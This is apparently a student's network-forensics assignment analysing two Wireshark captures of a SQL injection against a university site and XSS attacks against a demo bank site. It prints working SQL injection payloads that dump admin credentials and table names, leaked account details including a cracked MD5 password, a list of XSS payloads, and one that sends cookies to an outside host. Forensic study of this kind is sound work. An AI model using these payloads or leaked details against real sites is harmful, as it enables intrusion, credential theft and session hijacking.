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ROLL NO: 231110058

Instructions:


- 1 Use the PCAP1.pcapng file to answer questions Q1 through Q12.
- 2 Use the PCAP2.pcapng file to answer questions Q13 through Q20.
- 3 For each question, provide an answer along with the corresponding screenshot from the .pcapng file.
- 4 The screenshot should include the frame ID and any other necessary information to support your answer.

Q1) What is the destination IP address to which the SQL injection attack is occurring?


ANS: 103.159.36.34

As this marks the initial inquiry, we will delve deeply into the methodology, ensuring a thorough examination of the approach, and subsequently, we will address each problem comprehensively.

After clicking on the PCAP1.pcapng file we get wireshark software window which shows all the traffic on the network. It looks like:



As we can see above that captured packets are listed. Now, we are going to apply filter based on our requirements. Here, we want to have packets with the HTTP protocol and more specifically of get requests. So, we are going to use http.request.method=="GET" to show only HTTP packets where the request method is "GET" as it is shown below:



Q2)What is the Fully Qualified Domain Name (FQDN) of the website undergoing the SQL injection attack?

ANS: www.juc.edu.bd

As we know, a Fully Qualified Domain Name(FQDN) is a domain name that specifies the exact location of a resource within the Domain Name System(DNS) hierarchy. It provides a complete name, including the top level domain(TLD) to uniquely identify a specific host or resource on the internet.

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Wireshark · Follow HTTP Stream (tcp.stream eq 170) · PCAP1.pcapng — 


GET /page.php?
id=-5%27%20%20union%20select%20%201,2,3,4,group_concat(id,fullname,email,password),6,7,8,9,10,11,12,13%20from%20admin--+ HTTP/1.1

Host: www.juc.edu.bd
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

Q3) What is the SQL injection payload used to extract the id, email, full name and password from the database? ANS:


Payload: -5' UNION SELECT

1,2,3,4,group_concat(id,0x3a,fullname,0x3a,email,0x3a,password),6,7,8,9,10,11,1 2.13 from admin--




First of all, we identified this HTTP packet by expanding the Hypertext Trasfer Protocol in the packet details pane.

Then, we will Right click on the selected HTTP packet and choose follow and then click on HTTP stream, then a new window will open and will show both the request and response messages.




Now, we will copy the file contents and save it as html file. Now after running this HTML file, we will get the page as shown below:



we can easily see that we have exploited by giving the payload already mentioned above and we got the id, email, full name & password as shown above(at the bottom) in the screenshot.

Q4) What is the email address of the user with id=1? ANS: admin49@admin.com

we have already explained in detail that how did we get this email address by giving the payload mentioned in question-3.



Q5) What is the Password (in plain text) of the user with id=4? ANS:

Password(Hash): 21232f297a57a5a743894a0e4a801fc3

Password(Plain Text): admin


we have already explained in detail that how did we get this password(Hash value) by giving the payload mentioned in question-3.

Now, as we know Hashing is a one way conversion, we simply can not unhashed the data and get the text. The best we can do is using the different sources to convert hash value to plain text, because they have some previously stored database of hash and its text, so we can use that, but even doing that we can't be so sure about the answer because the plain text we got is one of the possible answers.

Q6) List the tables discovered in the database. ANS:


admin,tbl_admin,library,contact,page,site,students,scroller,videos,photos,menu,slider,photo_album,students_attendance,external_link,teacher_staff_attendance, teacher_staff

There are total 17 tables in the database as mentioned. To get this, we must identify the HTTP packet first.




And then, repeat same steps which are follow -> HTTP stream

-> copy the file contents and save it as html file. Now after running this HTML file, we will get the page as shown below:




we can verify this by looking into the html code which is shown below:



Q7) What SQL injection payload is used to retrieve the list of tables from the database?
ANS:


Payload: -5' UNION SELECT 1,2,3,4,group_concat(table_name), 6,7,8,9,10,11,12,13 from information_schema.tables where table schema=database()--



Q8) What is the IP address of the attacker, and what type of IP address is it? ANS:


Attacker's IP: 172.29.235.22

Type: Private (IPV4)




As we know that, IP Addresses ranges from 172.16.0.0 to 172.31.255.255 are private addresses in class B. They are not routed in the Internet and can be used without any registration with IANA.

Q9) What is the version of the database used on the server end? ANS: **10.3.39-MariaDB**




Q10) What is the name of the database used at the server end? ANS: **exploreeims_jucedu_dsadf**



Q11) Who is the current DB user according to the network capture found during the SQL injection attack?

ANS: exploreeims_aladier@localhost



Q12)What type of hashing is used in the database for storing passwords, and could you provide a few lines of explanation about how you determined the type of hashing by examining the hash value? (Screenshot is not required)
ANS: MD5

MD5 hash function is used in the database for storing passwords.

As we know that just by looking at hash value alone and identifying the hashing algorithm can be challenging.

Here, We have used the approach which compares the produced hash value of common hash functions and based on that we can identify.


In the question-3, we extracted all the details including password which is shown below:

As we can see that in the password field, there is hash value with 32 characters represented in hexadecimal format.

And we know that the MD5 hashing algorithm produces a **32** character hexadecimal hash value, where each character can be any of 16 hexadecimal digits, which makes the hash **128 bits** long eventually.

Q13) What is the Cookie information provided by the website under XSS attack to the attacker?

ANS: JSESSIONID=574111407ED0832484FB6AC86102C457




Q14) Provide the list of XSS Payloads used by the attacker for performing the attack?
ANS:

Payloads:

```
<input onchange=alert(1) value=xss>
<body onload=alert(1)>
<marquee onstart=alert(1)>XSS</marquee>
<body onmessage=print()>
<body onmessage=print()>
<a href="javascript://%0aalert(1)">XSS</a>
<iframe src="javascript:alert(1)">
<script>var{haha:onerror=alert}=0;throw 1</script>
```

<video><source onerror=location=/\02.rs/+document.cookie>

To provide a single screenshot that contains the details of all XSS payload information, we will be using the display filter http.request.uri.query contains "query" to filter HTTP requests where the URI query contains the term query.



Q15) What type of server is deployed at the server end? ANS: The tye of server deployed at the sever end is **web server(Apache-Coyote/1.1)**


```
GET /search.jsp?query=%3Cinput+onchange%3Dalert%281%29+value%3Dxss%3E HTTP/1.1
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp, */*; q=0.8
Accept-Language: en-US, en; q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://demo.testfire.net/
Cookie: JSESSIONID=574111407ED0832484FB6AC86102C457
Upgrade-Insecure-Requests: 1
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 7004
Date: Fri, 08 Sep 2023 06:32:10 GMT
```

Q16) Which XSS payload is responsible for creating scrolling text on the victim webpage? What is the scrolling text displayed on the victim webpage, as per the XSS payload observed during the Wireshark pcap analysis? (Screenshot is not required) ANS:

Payload: <marquee onstart=alert(1)>XSS</marquee>

Scrolling text: XSS

As we know, to create scrolling text in HTML, we use the <marquee> tag.




We can see above, the scrolling text displayed on the victim webpage is **XSS.**

And it is scrolling from right to left.

Q17)Which XSS payload has been observed more than once? ANS:

Payload: <body onmessage=print()>






Q18) What is the FQDN of the website under XSS attack? ANS: **demo.testfire.net**

```
GET /search.jsp?query=%3Cinput+onchange%3Dalert%281%29+value%3Dxss%3E HTTP/1.1
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://demo.testfire.net/
Cookie: JSESSIONID=574111407ED0832484FB6AC86102C457
Upgrade-Insecure-Requests: 1
```

Q19) What is the Ethernet address of the attacker who is executing the XSS attack? ANS: **00:d8:61:f6:21:e5**



As we know Ethernet address is 48 bits long and normally displayed as 12 hexadecimal digits.

The MAC(Media Access Control) is often referred to as the Ethernet Address on an Ethernet network.


Q20) Which XSS payload frame has the least bytes on wire value out of all the XSS payloads?

ANS:

Payload: <input onchange=alert(1) value=xss>

Frame No: 46020

We have listed all 9 queries down below by using the display filter http.request.uri.query contains "query" to filter HTTP requests where the URI query contains the term query.



So, we can easily see that the selected HTTP packet(Frame No: **46020**) which has **568 bytes (4544 bits)** is having the least bytes on wire value.

